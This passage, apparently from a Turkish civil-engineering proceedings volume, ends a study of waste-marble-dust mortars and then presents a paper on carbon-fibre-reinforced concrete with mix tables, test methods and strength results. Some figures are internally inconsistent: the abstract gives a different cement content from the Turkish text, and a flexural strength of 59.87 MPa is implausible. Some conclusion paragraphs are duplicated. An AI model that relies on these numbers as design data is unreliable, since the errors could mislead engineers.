Elde edilen harç numunelerine ait ultrases geçiş hızı deney sonuçları Şekil 5'te grafik olarak gösterilmiştir. Referans numuneye göre yalnız 5568 m/sn değeri ile %10 BM'de artış gözlemlenmiştir. Diğer tüm mermer tozu katkılı harç numunelerinde azalma olduğu gözlemlenmiştir. En düşük değer ise %30 KM' de 4935 m/sn olarak ölçülmüştür. Tüm harç numunelerimizde ultrases geçiş hızı değerleri 4500 m/sn'nin üzerinde sonuçlar vermiştir. Bu durum betonun mükemmel kalitede olduğunun bir göstergesidir.




Şekil 5. Ultrases Geçiş Hızı Değerleri

3.5. Eğilme Dayanımı Değerleri

Atık mermer tozu katkılı harç numunelerine ait eğilme dayanımı deney sonuçları grafik olarak Şekil 6'da gösterilmiştir. Harç numunelerinde 7 günlük eğilme dayanımı değerleri, %10 KM ve %10 BM numunelerinde referans numunesine göre bir artış gösterdiği, diğer numunelerde ise azalma olduğu tespit edilmiştir. 28 günlük eğilme dayanımının ise %10-20 KM ve %10-20 BM referans numuneye


göre artış vardır. En yüksek eğilme dayanımı değeri 12,89 MPa %10 KM'de görülmüştür. En düşük eğilme dayanımı değeri ise 8,09 MPa %10 BM'de görülmüştür. Kırmızı ve beyaz mermer tozu kıyaslandığında kırmızı mermer tozu katkılı harç numuneleri daha yüksek eğilme dayanımına sahiptir.



Şekil 6. 7 ve 28 Günlük Eğilme Dayanımı Değerleri

3.6. Basınç Dayanımı Değerleri

Atık mermer tozu katkılı harç numunelerine ait basınç dayanımı deney sonuçları grafik olarak Şekil 7'de gösterilmiştir. Referans numuneye göre 7günlük basınç dayanımı %10 KM ve %10 BM'de artış göstermiştir. 28 günlük basınç dayanımı ise Referans numuneye göre %10 kırmızı mermer tozu katkılı harçlarda ve %10 beyaz mermer tozu katkılı harçlarda artış gözlemlenmiştir. En yüksek basınç dayanımı değerine %10 KM katkılı harç numuneleri 53,64 MPa olduğu tespit edilmiştir. En düşük basınç dayanımı değeri ise %30 BM katkılı harç numunesinde 40,09 MPa olarak tespit edilmiştir. Her iki mermer tozu içinde oran artıka basınç dayanımı azalma gözlemlenmiştir. 28 günlük basınç dayanımında kırmızı mermer tozu katkılı harç numuneleri beyaz mermer tozu katkılı harç numunelerine göre daha iyi sonuçlar vermiştir.



Şekil 7. 7 ve 28 Günlük Basınç Dayanımı Değerleri

4. SONUÇ VE ÖNERİLER

Su emme yüzdeleri incelendiğinde en fazla su emme yüzdesi %10 BM tozu ikame edilen numunede olduğu tespit edilmiştir. Tüm numunelerde mermer tozunun çimento ile ikame edilmesi sonucu su emme yüzdesini referans numuneye göre arttığı gözlemlenmiştir.

Porozite yüzdeleri incelendiğinde referans numuneye göre tüm harç numunelerinde artış gözlemlenmiştir. En fazla porozite değeri %10 BM tozu katkılı harç numunesindedir. Harç içerisinde mineral katkı oranının artmasıyla birlikte ince madde miktarı da artmakta bunun sonucunda yüzey alanı arttığından su ihtiyacı artmaktadır. Su ihtiyacından kaynaklı yerleşme güçlükleri ortaya çıktığından daha gözenekli veya boşluklu bir yapıya sahip olmaktadır. Bu durum ise numunelerde su emme ve porozite yüzdelерinin artmasına sebep olmaktadır.

Birim hacim ağırlık değerleri incelendiğinde atık mermer tozu ikame edilmesi ile birim hacim ağırlıklarında bir düşüş gözlemlenmiştir. Birim hacim ağırlığı %30 KM' de 2,11 gr/cm³ ile en düşük değerde olduğu gözlemlenmiştir.

Harç içerisinde mineral katkı oranının artmasıyla birlikte ince madde miktarı da artmakta bunun sonucunda yüzey alanı arttığından su ihtiyacı artmaktadır. Su ihtiyacından kaynaklı yerleşme güçlükleri ortaya çıktığından daha gözenekli veya boşluklu bir yapıya sahip olmaktadır. Bu durum ise numunelerde su emme ve porozite yüzdelерinin artmasına sebep olmaktadır.

Ultrases geçiş hızı değerleri referans numuneye göre yalnız 5568 m/sn değeri ile %10 BM'de artış gözlemlenmiştir. Diğer tüm mermer tozu katkılı harç numunelerinde azalma olduğu gözlemlenmiştir.

Harç numunelerinde 7 günlük eğilme dayanımları, %10 KM ve %10 BM numunelerinde referans numunesine göre bir artış gösterdiği, diğer numunelerde ise azalma olduğu tespit edilmiştir. 28 günlük eğilme dayanımının ise en yüksek eğilme dayanımı değeri 12,89 MPa %10 KM' de görülmüştür. En düşük eğilme dayanımı değeri ise 8,09 MPa %10 BM'de görülmüştür. Kırmızı ve beyaz mermer tozu kıyaslandığında kırmızı mermer tozu katkılı harç numuneleri daha yüksek eğilme dayanımına sahiptir.

Harç numunelerinin referans numuneye göre 7 günlük basınç dayanımı %10 KM ve %10 BM’de artış göstermiştir. 28 günlük basınç dayanımı ise %10 KM ve %10 BM’de artış gözlemlenirken, %20 ve %30 KM ve BM oranlarında düşüş görülmüştür. En fazla basınç dayanımı değerine 53,64 MPa olarak %10 KM numunesi ulaşmıştır. En düşük basınç dayanımı değeri ise %30 BM numunesinde 40,09 MPa olarak tespit edilmiştir. Kırmızı ve beyaz mermer tozu kıyaslandığında ise 28 günlük basınç dayanımında kırmızı mermer tozu katkılı harç numuneleri daha iyi sonuçlar vermiştir.

Yapılan deneyler sonucunda mermer tozunun belirli (%10, %20 ve %30) oranlarda çimento yerine kullanılmasıyla birlikte, %10 KM ve %10 BM katkısı ile üretilen çimento harçlarının dayanımında artışlar görülmüştür. Mermer tozunun dayanım üzerindeki olumlu etkisi, 28 günlük basınç dayanım sonuçlarından açıkça görülmektedir. Bu durum, yüksek silis içeriğine sahip mermer tozlarının çimento ve su arasındaki hidratasyonu sonucu ortaya çıkan $Ca(OH)_2$ ile reaksiyona girerek ekstra puzolanik reaksiyon yapması ve bu reaksiyon sonucu ekstra bağlayıcı fazının oluşması olarak açıklanabilir. Ancak mermer tozları ile üretilen ve daha boşluklu bir yapıya sahip örneklerde ise yüksek katkı oranı dayanımı düşürmektedir. Önerilen mermer tozu değeri ise %10 KM ve %10 BM’dir.

Tüm bunlara ek olarak mermer tozunun endüstriyel atık olarak depolanması oldukça zordur. Bu atıkların geri dönüşümünün sağlanıp harç ve beton malzemesi olarak kullanılması, çevre kirliliğinin önlenmesi açısından önemlidir. Ayrıca, eski çağlardan beri kullanılan mermerin geri dönüşüm özelliğinden faydalanarak, mühendislik alanında yapı malzemesi olarak kabul görmesi sağlanabilecektir. Yapılan çalışma, optimum oranlarda mermer tozunun çimento esaslı malzemelerde kullanılması ile dayanım ve dayanıklılık özelliklerinin belli bir miktar iyileştirilebileceği görülmüştür.

5. KAYNAKLAR

1. Akbulut, H. ve Gürer, C. (2007), “Use of Aggregates Produced from Marble Quarry Waste in Asphalt Pavements”, Science Direct, Building and Environment,
2. ASTM C 597-02, “American Society for Testing and Materials, Standard Test Method for Pulse Velocity Through Concrete”
3. Bilgin, M. ve Çakır, E., (1998), “Mermer Araştırması, İstanbul Ticaret Odası”
4. Bilgin, N. (2010), Mermer Tozu Atıklarının Yapı Malzemesi Üretiminde Kullanımı, Yıldız Teknik Üniversitesi Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi
5. Dhanapandian vd., (2010), “Using Granite and Marble Sawing Powder wastes in The Production of Bricks: Spectroscopic and mechanical analysis”, Research Journal of Applied Sciences, Engineering and Technology, 2:1:73-86
6. Erdem, R. T., Öztürk, A. U. (2012), “Mermer Tozu Katkısının Çimento Harcı Donma Çözünme Özellikleri Üzerine Etkisi”, BEÜ Fen Bilimleri Dergisi, 1(2): 85-91
7. Gürü, M., vd., (2005), “Mermer Tozu/Polyester Kompozitlerde Dolgu Oranının Mekanik Özelliklere Etkileri, Politeknik Dergisi”, Vol. 8, No. 3, pp. 271-274,
8. Hebhouh, H., vd., (2011), “Use of waste marble aggregates in concrete. Construct. Build. Mater”
9. Kukko, H., (2002), “Beton Tasarımında Dayanıklılık, Hazır Beton”, :46, s.12
10. Liu, T. vd., (2018), “Dynamic mechanical analysis of cement mortar prepared with recycled cathode ray tube (CRT) glass as fine aggregate”, J. Cleaner Prod.:174 1436–1443
11. Part 203, (1986), “Recommendations on the Non-Destructive Testing in the Form of Plain, Reinforced and Prestressed Test Specimens, Precast Components and Structures by the Measurement of Ultrasonic Pulse Velocity”
12. Sağlam, G., (2012), “Çimento Üretiminde Atık Mermer Tozu ve Atık Alçının Kullanılabilirliği, Gazi Üniversitesi Fen Bilimleri Enstitüsü”, Yüksek Lisans Tezi
13. Şentürk, A., vd., (1996), “Mermer Teknolojisi, S.D.Ü. Mühendislik-Mimarlık Fakültesi Maden Mühendisliği Bölümü”
14. Terzi, S., Karşahin M., (2003). “Mermer Toz Atıklarının Asfalt Betonu Karışımında Filler Malzemesi Olarak Kullanımı”, İMO Teknik Dergi, 193: 2903-2922
15. TS EN 196-1, (2016), “Çimento deney metotları-Bölüm 1: Dayanım tayini TSE”, Ankara Turkey
16. TS EN 197-1, (2012), “Cement- Stage 1: General cements – component TSE”, Ankara Turkey

17. TS EN 1008, (2003), “Beton-Karma suyu-Numune alma, deneyler ve beton endüstrisindeki işlemlerden geri kazanılan su dahil, suyun, beton karma suyu olarak uygunluğunun tayini kuralları TSE”, Ankara Turkey
18. TS EN 1170-6, (1999), “Ön yapımlı beton mamuller-Cam elyaf takviyeli çimento (ctc) deney metodu-Bölüm 6: Suyu daldırma yoluyla su emme ve kuru yoğunluk tayini TSE”, Ankara Turkey
19. TS EN 12504-4, (2004), “Beton Deneyleri-Bölüm 4:Ultrases Geçiş Hızının Tayini”
20. TS EN 12390-4, (2019), “Beton-Sertleşmiş beton deneyleri-Bölüm 4: Basınç dayanım Deney makinelerinin özellikleri TSE”, Ankara Turkey
21. Topçu, İ. B., Uğurlu, A., (2003), “Effect of the Use of Mineral Filler on the Properties of Concrete, Cement and Concrete Research”, Cilt: 33, Sayı: 7, s. 1071-1075.
22. Topçu, I.B., (2009), “Effect of waste marble dust content as filler on properties of self-compacting concrete”, Constr. Build. Mater. 23 (5) 1947–1953
23. Uygunoğlu T., (2014), “Use of waste marble and recycled aggregates in self-compacting concrete for environmental sustainability”, J. Cleaner Prod. 84 691–700.
24. Ünal, O., Kibici, A., (2001), “Mermer Tozu At Aklarının Beton Üretiminde Kullanılmasının Araştırılması, Türkiye III. Mermer Sempozyumu (Mersem 2001) Bildiriler Kitabı”, Afyon
25. Vijayalakshmi, V., vd., (2001), “Marble Slurry-A New Perspective”, Technology Information, Forecasting and Assessment Council”, New Delhi, India.

**KARBON LİF TAKVİYELİ BETONLARIN FİZİKSEL VE MEKANİK ÖZELLİKLERİNİN
İNCELENMESİ**
INVESTIGATION OF PHYSICAL AND MECHANICAL PROPERTIES OF CARBON FIBER
REINFORCED CONCRETE

Behçet DÜNDAR

Dr. Öğr. Üyesi, Osmaniye Korkut Ata Üniversitesi Mühendislik Fakültesi İnşaat Mühendisliği Bölümü

Emriye ÇINAR

Arş. Gör., Osmaniye Korkut Ata Üniversitesi Mühendislik Fakültesi İnşaat Mühendisliği Bölümü, (Sorumlu Yazar)

Onur FİDAN

Yüksek Lisans Öğrencisi, Osmaniye Korkut Ata Üniversitesi Fen Bilimleri Enstitüsü İnşaat Mühendisliği Bölümü

ÖZET

Betondan istenen önemli özelliklerinden birisi göçmeden önce büyük deformasyonlarla ortaya çıkan enerjiyi sönmülmesi yani sünek davranış gösterebilmesidir. Bilhassa deprem bölgelerinde yapılacak yapılarda, sünek davranış daha da önem arz etmektedir. Bu sebeple dayanıklılık sorununun temelinde, betonun gevrek yapısı yer almaktadır. Betonun enerji yutma kapasitesi gevrek davranış göstermesi nedeniyle düşük seviyelerde kalmaktadır. Beton basınç dayanımı yüksek eğilme dayanımı düşük bir malzemedir.

Betonda çatlama, hemen hemen her durumda, kaçınılmaz bir özelliktir. Bu sorunu halledebilmek için, gevrekliği azaltacak temel bir çözüm gereklidir. Bunun için son zamanlarda lif ilaveli çimento esaslı kompozitler üzerinde yapılan çalışmalar devam etmektedir. Bu kapsamda betona yeni özellikler kazandırmak ve bulunan bazı özelliklerini de daha da arttırmak için, betona lifler katılmaktadır. Liflerin esas rolü matris fazında ilk çatlak oluşumundan sonra çatlak boyunca köprü vazifesi görüp, çatlak gelişimini engellemektir.

Bu çalışmada karbon lif takviyeli betonların fiziksel ve mekanik özellikleri incelenmiştir. Betonların üretiminde su/çimento oranı 0,50 ve çimento miktarı da 350 kg/m³ olarak sabit tutulmuştur. Agregası olarak 0-4 mm tane büyüklüğüne sahip kırma kum ve 4-16 mm boyutlarına sahip kırma taş agregası kullanılmıştır. Karbon lifi beton içerisine hacimce %0.5, %1, %1.5 ve %2 oranlarında ilave edilmiştir. Basınç dayanımı için 150x150x150 mm, fiziksel özellikleri için 100x100x100 mm, eğilme dayanım için 100x100x350 mm ve böhme(aşınma) deneyi için 71x71x71 mm boyutlarında beton numuneleri üretilmiştir. Beton numuneleri arşimet, ultrases, kapiler su emme, böhme(aşınma), eğilme ve basınç deneylerine tabi tutulmuştur. Beton numuneler 28 gün süre ile standart kür havuzunda kür edilmiştir. 28. Gün sonunda nihai dayanıma ulaşan betonların su emme yüzdesi, porozite ve birim hacim ağırlık, böhme deneyindeki ağırlık kayıpları gibi fiziksel özellikleri belirlenip, eğilme ve basınç dayanımları ölçülmüştür. Lif oranının artmasıyla birlikte su emme ve porozite değerlerinde artış gözlemlenmiştir. Ultra ses geçiş hızları incelendiğinde karbon lifi kullanılan betonlarda referansa oranla daha yüksek olduğu gözlemlenmiştir. Betonların mekanik dayanımlarında ve aşınma dirençlerinde karbon lifi kullanımı ile artış gözlemlenmiştir.

Anahtar kelimeler: Karbon Lif; Lifli Beton; Aşınma

ABSTRACT

One of the most important properties of concrete is that it absorbs the energy produced by large deformations before it collapses. Ductile behavior is particularly important in structures to be built in earthquake zones. For this reason, the brittle structure of concrete lies at the root of the problem of durability. The energy absorption capacity of concrete remains low due to its brittle behavior. Concrete is a material with high compressive strength and low bending strength.

Cracking in concrete is inevitable in almost all cases. To solve this problem, a basic solution is needed to reduce brittleness. To this end, studies on fiber-added cement-based composites are continuing. In this context, fibers are added to concrete to give new properties to concrete and to increase some of its properties. The principal role of the fibers is to prevent bridging through the crack after the first crack formation in the matrix phase.

In this study, physical and mechanical properties of carbon fiber reinforced concrete were investigated. In the production of concrete, water / cement ratio was kept as 0.50 and cement amount was kept constant as 300 kg / m³. As aggregate, 0-4 mm crushed sand and 4-16 mm crushed stone aggregate were used. Carbon fiber was added to the concrete in 0.5%, 1%, 1.5% and 2% by volume. 150x150x150 mm for compressive strength, 100x100x100 mm for physical properties, 100x100x350 mm for bending strength and 71x71x71 mm for bending strength tests were produced. Concrete samples were subjected to archimedes, ultrasounds, capillary water absorption, bending (abrasion), bending and pressure tests. Concrete samples were cured in standard curing pool for 28 days. At the end of the day, the physical properties such as water absorption percentage, porosity and unit volume weight, weight losses in the bending test were determined and the flexural and compressive strengths of the concretes were reached. Water absorption and porosity values increased with increasing fiber ratio. When the ultra sound transition rates were examined, it was observed that the carbon fiber used concrete was higher than the reference. The mechanical strength and abrasion resistance of the concrete were increased by using carbon fiber.

Keywords: Carbon Fiber; Fiber Concrete; Abrasion

1. GİRİŞ

Betonun enerji yutma kapasitesi gevrek davranış göstermesi nedeniyle düşük seviyelerde kalmaktadır. Sönümlenen enerji miktarının az çıkması, betonun göçme evresini hızlandırmakta ve ani kırılmalar oluşturmaktadır. Bilhassa deprem bölgelerinde yapılacak yapılarda, betondan istenen özelliklerinden birisi de göçmeden önce büyük deformasyonlarla ortaya çıkan enerjiyi sönümlemesi yani sünek (düktil) davranış gösterebilmesidir (Baradan vd, 2012). Beton zayıf bir malzeme olduğundan, çekme gerilimi bir elemanda indüklendiğinde çatlama gözlenebilir. Çatlama, hemen hemen her durumda, kaçınılmaz bir özelliktir. Çatlaklar geçirimsizliği kolaylaştırarak yapıların dayanıklılığını etkiler (Christiansen ve Nielsen, 2001). Dayanıklılık sorununun temelinde, betonun gevrek yapısı yer almaktadır. Bu sorunu halledebilmek için, gevrekliği azaltacak temel bir çözüm gereklidir. Bunun için son zamanlarda lif ilaveli çimento esaslı kompozitler üzerinde yapılan çalışmalar devam etmektedir (Özkan, 2017). Bu kapsamda betona yeni özellikler kazandırmak ve bulunan bazı özelliklerini de daha da arttırmak için, betona lifler katılmaktadır (Arslan ve Ulucan, 1997). Günümüzde betonda fazlaca olarak kullanılan lifler; çelik, polimer (polipropilen, PVA), cam ve karbon esaslıdır. Betona lif ilavesi betonun çekme ve eğilme dayanımını, sünekliğini ve çatlak ilerleme karakteristiklerini geliştirmek ve incelemek için kullanılan en etkili tekniklerden biridir (Şimsek 2004). Lifler betonda meydana gelen çatlakların ani olarak ilerlemesini engelleyerek, betonun sünek davranış göstermesini sağlarlar, oluşan deformasyonda betonun yük taşıyabilmesini enerji yutma kapasitesini artırmaktadır (Yıldız ve Ulucan, 2008). Lif katkılı betonlarda, uygulanması gereken en önemli koşul, liflerin beton içerisinde homojen şekilde dağılması ve bu dağılımın beton karıştırıldıktan sonra dahi bozulmamasıdır. Homojen bir şekilde dağılan lifler, beton içerisinde meydana gelen çatlakları önlemekte ve çatlakların beton içerisinde yayılmasını yavaşlatarak betonu daha dayanıklı hale getirmektedir (Çivici, 2006 ve Nataraja vd, 2000). Kullanılan lifin cinsi, miktarı, boyutu gibi özellikler betonun mekanik özelliklerini farklı şekilde etkilemektedir (Topçu ve Canbaz 2006). Hem normal betonda hem de hafif betonda karbon lif ilavesi kullanımı üzerine çeşitli çalışmalar yapılmış ve bu ilavenin mekanik ve fiziksel özelliklere etkileri araştırılmıştır (Wen ve Chung, 2000 ve Demirel ve Yazıcıoğlu, 2007). Karbon liflerde mukavemet/ağırlık ve elastisite modülü/ağırlık oranları çok yüksektir. Isıya karşı boyutsal stabiliteleri, yüksek yorulma mukavemetleri ve yüksek erime noktaları karbon liflerin önemli özelliklerindedir (Mallick, 1993). Karbon lifi, günümüzde dayanımı yüksek, yüksek modüllü, hafif ve güçlü aşındırıcılık direncinin dâhil olduğu çeşitli faydalar sebebiyle çimento esaslı malzemelerdeki endişeleri yoğun şekilde çekmektedir (Chung, 2000 ve Gao vd, 2018).

Bu çalışmada karbon lif takviyeli betonların fiziksel ve mekanik özellikleri belirlenmiştir. Bu nedenle 71x71x71 mm boyutlarında böhme deneyi için, 100x100x350 mm boyutlarında eğilme dayanımı için numuneler üretilmiştir. Karbon lif kullanılarak üretilen betonların fiziksel ve mekanik özellikleri incelenmiştir. Betonların üretiminde net su/çimento oranı 0,50 ve çimento miktarı da 350 kg/m³ olarak sabit tutulmuştur. Lif tipi karbon lif seçilip beton içerisine hacimce %0,5, %1, %1,5 ve %2 oranlarında ilave edilmiştir. Beton numuneleri arşimet, ultrases, böhme(aşınma), eğilme ve basınç deneylerine tabi

tutulmuştur. Lif oranının artmasıyla birlikte su emme ve porozite değerlerinde artış gözlemlenmiştir. Ultra ses geçiş hızları incelendiğinde karbon lifi kullanılan betonlarda referansa oranla daha yüksek olduğu gözlemlenmiştir. Mekanik dayanımlarda ve aşınma dirençlerinde karbon lifinin fazla direnç gösterdiği gözlemlenmiştir.

2. MATERYAL ve METHOD

2.1. Materyal

Betonların üretiminde su/çimento oranı 0,50 ve çimento miktarı da 350 kg/m³ olarak sabit tutulmuştur. Birim hacim için (1 m³) için gerekli olan malzeme miktarları Tablo 1’de verilmiştir.

Tablo 1. 1 m³ beton için gerekli malzeme miktarları

Numune Adı	Çimento (kg)	Su (kg)	Kum (kg)	Agrega (kg)	Kimyasal K. (kg)	Karbon Lif (gr)
%0	350	175	1030	845	4.2	0
%0.5 KL	350	175	1030	845	4.2	4.54
%1.0 KL	350	175	1030	845	4.2	9.08
%1.5 KL	350	175	1030	845	4.2	13.62
%2.0 KL	350	175	1030	845	4.2	18.16

Beton üretiminde bağlayıcı olarak TS EN 197-1’e uygun CEM I 42.5 R çimentosu kullanılmıştır ve özellikleri Tablo 1’de verilmiştir. Beton üretiminde 0-4 mm kırma kum ve 4-16 mm kırma taş kullanılmıştır. Deneylerde kullanılan kırma kumun deneylerde kullanım uygunluğu TS 706 EN 12620+A1 standartlarından kontrol edilmiştir. Betonda en büyük tane boyutu 16 mm olarak belirlenmiştir. İnce ve iri agreganın yüzey kuru suya doygun yoğunlukları sırasıyla 2.67 ve 2.70 gr/cm³’dir. Kullanılan agregaların granülometrisi standartlara uygundur. Kullanılan çimento ve karbon lifin özellikleri Tablo 2 ve Tablo 3’te verilmiştir.

Tablo 2. CEM I 42.5 R tipi çimentonun fiziksel ve kimyasal özellikleri

Kimyasal Analiz	CEM I 42.5 (%)
CaO	62.72
SiO ₂	20.00
Al ₂ O ₃	4.92
Kimyasal Analiz	CEM I 42.5 (%)
Fe ₂ O ₃	3.76
MgO	1.84
SO ₃	2.65
K ₂ O	0.73
Na ₂ O	0.26
Kızdırma Kaydı	2.54
Çözünmeyen Kalıntı	-
Fiziksel Özellikler	
Özgül Yüzey (Blaine) (cm ² /g)	3250
Özgül Ağırlık (g/cm ³)	3.10
Priz Başlangıcı (saat.dk.)	2:25
Priz Sonu (saat.dk.)	3:40
Hacim Genleşmesi (mm)	1

Tablo 3. Karbon lifin(KL) teknik özellikleri

Teknik Özellikler	Karbon Lif
Isıl iletkenlik	20 W/M*K
İncelik Modülü	220-240 GPa
Çekme Dayanımı	3450-4850 MPa
Kopma uzaması	% 1.6-2.2
Özgül Ağırlık	1.8 g/cm ³
Elyaf Çapı	5-8 µm
Elyaf Uzunluğu	12 mm

2.2. Metod

2.2.1. Eğilme-Basınç Deneyi

Beton numunelerinin eğilme-basınç tayini deneyleri için, 150x150x150 mm ve 100x100x350 mm boyutlarında numuneler üretilmiştir. 24 saat kalıpta prizini tamamlayan beton numuneleri kalıplardan çıkartılarak 28 gün süre ile kür edildikten sonra basınç dayanımı tayin edilmiştir. Eğilme ve basınç dayanımları 200 ton kapasiteli cihaz yardımıyla TS EN 12390-4 (2002) standardına göre uygulanmıştır.

2.2.2. Böhme Deneyi

Sürtünme ile aşınma kaybı deneyi için TS 2824'e uygun olarak kenar uzunlukları 71 mm olan küp biçiminde deney numuneleri hazırlanmıştır, Şekil 1'de gösterilen böhme cihazı ile aşınma deneyine tabi tutulmuştur. Bu numunelerde temas eden ve ona karşı gelen yüzü paralel ve düz olmalıdır. Deneylerde 20 gr zımpara tozu sürtünme şeridi üzerine serpilir ve çelik manivela aracılığı ile 294 N ile yüklenir. 22 devir sonunda otomatik olarak duran disk üzerinden zımpara tozu ve numune atıkları temizlenir. Yeniden 20 gr zımpara tozu sürtünme şeridi üzerine serpilir ve numune düşey eksen etrafında 90° çevrilir. Her numune için 22 devirden meydana gelen deney, numuneye 16 defa uygulanır. Deney numunesi iyice temizlendikten sonra numune hassas terazide tartılır ve ağırlık kaybı not edilir.



Şekil 1. Böhme deneyi

2.2.3. Arşimet Deneyi

Tüm seriler üzerinde arşimet prensibi ile çalışan terazi yardımıyla porozite ve su emme özellikleri TS EN 1170-6 (1999) standardına uygun olarak belirlenmiştir. Beton numuneleri 28 gün sonunda kür havuzundan çıkartılıp tartının su içerisinde ki sepete koyularak Arşimet Terazisi yardımıyla ağırlıkları kaydedilmiştir. Daha sonra yüzeyleri bir bez yardımı ile kurularak havadaki ağırlıkları alınmıştır. Numuneler 110 °C'de etüvde 24 saat boyunca kurutulup etüv kurusu haline getirilmiştir. Etüvden çıkan numuneler oda sıcaklığına gelinceye kadar soğutulduktan sonra etüv kurusu ağırlıkları tartılmıştır. Ağırlık ölçümleri her seri için yapılarak ortalama değerleri alınmıştır.

2.2.4. Ultrases Deneyi

Numunelerin ultrases geçiş hızı ölçümleri Şekil 2'deki Ultrases test cihazı (P-dalgası) ile yapılmıştır. 28 gün standart kür havuzunda bekletilen numuneler etüv kurusu hale getirilerek ultrases deneyi TS EN 12504-4 standardına göre uygulanmıştır. Numunelerin iki yüzeyi arasındaki mesafe kumpas yardımıyla ölçülüp, ölçüm yapılacak yüzeylerde hava boşluğunun kalmaması için ultrason jeli ile pürüzsüz olması sağlanmıştır. Propların (verici-alıcı) arasına numune yerleştirilerek aynı hizaya getirilmiş ve cihaz çalıştırılmıştır. Cihazdaki ses dalgasının geçiş süresi kaydedilmiştir. Proplar arası ara mesafe ve kayıt aldığımız ses geçiş hızı yardımı ile formülde gerekli hesaplamalar yapılarak ultrases geçiş hızları hesaplanmıştır.




Şekil 2. Ultrases deneyi

3. DENEYSSEL SONUÇLAR


3.1. Fiziksel Özellikler

Karbon takviyeli beton numunelerinin su emme yüzdeleri Şekil 3'te verilmiştir. Karbon lif %0.5 oranında ilave edildiğinde su emme yüzdesinde %3.79 oranında düşüş olduğu ancak lif oranının %1, %1.5 ve %2 oranında kullanıldığında sırasıyla %2.98, %5.42 ve %11.65 oranlarında artış yaşandığı gözlenmiştir. En fazla su emme yüzde değeri %4.12 oranında %2.0 KL numunesinde meydana gelirken en az su emme yüzde değeri %3.55 oranında %0.5 KL numunesinde meydana gelmiştir.




Şekil 3. Numunelerin su emme yüzde değerleri

Karbon takviyeli üretilen beton numunelerinin porozite yüzdeleri Şekil 4'te verilmiştir. Karbon lif %0.5 ve %1 oranında ilave edildiğinde porozite yüzdesinde sırasıyla %2.57 ve %0.7 oranında düşüş olduğu ancak lif oranının %1.5 ve %2 oranında kullanıldığında sırasıyla %2.46 ve %5.39 oranlarında artış yaşandığı gözlenmiştir. En fazla porozite değeri %8.99 oranında %2 KL numunesinde meydana gelirken en az porozite yüzde değeri %8.31 oranında %0.5 KL numunesinde meydana gelmiştir.




Şekil 4. Numunelerin porozite yüzde değerleri

Karbon takviyeli üretilen beton numunelerinin ultra ses geçiş hızları Şekil 5’de verilmiştir. Referans numuneye oranla lif ilavesi ile genel olarak ultra ses geçiş hızlarının attığı görülmüştür. Lif kullanımı ile betonda ki boşluk oranının azalması ile birlikte daha yüksek ultra ses geçiş hızları elde edilmiştir. Dalga hızının 4500 m/s üstündeki betonlar mükemmel kalitededir. En yüksek geçiş hızı %1 ve %1.5 oranında karbon lifi ilave edilen beton numunelerinde 5102 m/sn olarak ölçülmüştür. En düşük ultrases geçiş hızı %0.5 oranında karbon lifi ilave edilen betonlarda 5016,7 m/sn olarak ölçülmüştür.



Şekil 5. Numunelerin ultra ses geçiş hızı değerleri


Üretilen beton numunelerinin 28 gün sonunda hesaplanan ağırlık kayıpları Şekil 6’da verilmiştir. Lif kullanımı sonucunda ağırlık kayıplarında azalma meydana gelmiştir. Karbon lif %0.5, %1, %1.5 ve %2 oranlarında kullanıldığında ağırlık kayıplarında sırasıyla %57.55, %44.28, %34.28 ve %8.57 oranlarında azalma olduğu görülmektedir.



Şekil 6. Böhme ağırlık kaybı değerleri


3.2. Mekanik Özellikler

Üretilen beton numunelerinin 7 ve 28 günlük basınç dayanımları Şekil 7’de verilmiştir. Numunelerin 7 ve 28 günlük basınç dayanımları incelendiğinde lif ilavesi ile referansa göre dayanım artışı meydana gelmiştir.



Şekil 7. Beton numunelerin 7 ve 28 günlük basınç dayanım değerleri

Üretilen beton numunelerinin 28 günlük eğilme dayanımları Şekil 8’de verilmiştir. Lif takviyesi özellikle betonun eğilme dayanımını arttırmak için kullanılmaktadır ve eğilme dayanımları incelendiğinde lif kullanımı ile eğilme dayanımlarında artış gözlemlenmiştir. Numunelerin eğilme dayanımları incelendiğinde lif ilavesi ile dayanım artışı meydana gelmiştir. En yüksek eğilme dayanımı %0.5 oranında karbon lifi takviyeli beton numunesinde 59,87 MPa olarak, en düşük eğilme dayanımı ise lif içermeyen referans numunede meydana gelmiştir.



Şekil 8. Beton numunelerin 28 günlük eğilme dayanım değerleri

4. SONUÇ VE ÖNERİLER

Karbon lif ilave edilen beton numunelerinin fiziksel ve mekanik özellikleri incelendiğinde sonuçlar;

Karbon lif %0.5 ve %1 oranında ilave edildiğinde porozite yüzdesinde sırasıyla %2.57 ve %0.7 oranında düşüş olduğu ancak lif oranının %1.5 ve %2 oranında kullanıldığında sırasıyla %2.46 ve %5.39 oranlarında artış yaşandığı gözlenmiştir. En fazla porozite değeri %8.99 oranında %2 KL numunesinde meydana gelirken en az porozite yüzde değeri %8.31 oranında %0.5 KL numunesinde meydana gelmiştir.

Karbon lif % 0.5 ve %1 oranında ilave edildiğinde porozite yüzdesinde sırasıyla %2.57 ve %0.7 oranında düşüş olduğu ancak lif oranının %1.5 ve %2 oranında kullanıldığında sırasıyla %2.46 ve %5.39 oranlarında artış yaşandığı gözlenmiştir. En fazla porozite değeri %8.99 oranında %2 KL numunesinde meydana gelirken en az porozite yüzde değeri %8.31 oranında %0.5 KL numunesinde meydana gelmiştir.

Referans numuneye oranla lif ilavesi ile genel olarak ultra ses geçiş hızlarının attığı görülmüştür. Lif kullanımı ile betonda ki boşluk oranının azalması ile birlikte daha yüksek ultra ses geçiş hızları elde edilmiştir. Dalga hızının 4500 m/s üstündeki betonlar mükemmel kalitededir. En yüksek geçiş hızı %1 ve %1.5 oranında karbon lifi ilave edilen beton numunelerinde 5102 m/sn olarak ölçülmüştür. En düşük ultrases geçiş hızı %0.5 oranında karbon lifi ilave edilen betonlarda 5016,7 m/sn olarak ölçülmüştür.

Lif kullanımı sonucunda ağırlık kayıplarında azalma meydana gelmiştir. Karbon lif %0.5, %1, %1.5 ve %2 oranlarında kullanıldığında ağırlık kayıplarında sırasıyla %57.55, %44.28, %34.28 ve %8.57 oranlarında azalma olduğu görülmektedir.

Numunelerin 7 ve 28 günlük basınç dayanımları incelendiğinde lif ilavesi ile referansa göre dayanım artışı meydana gelmiştir.

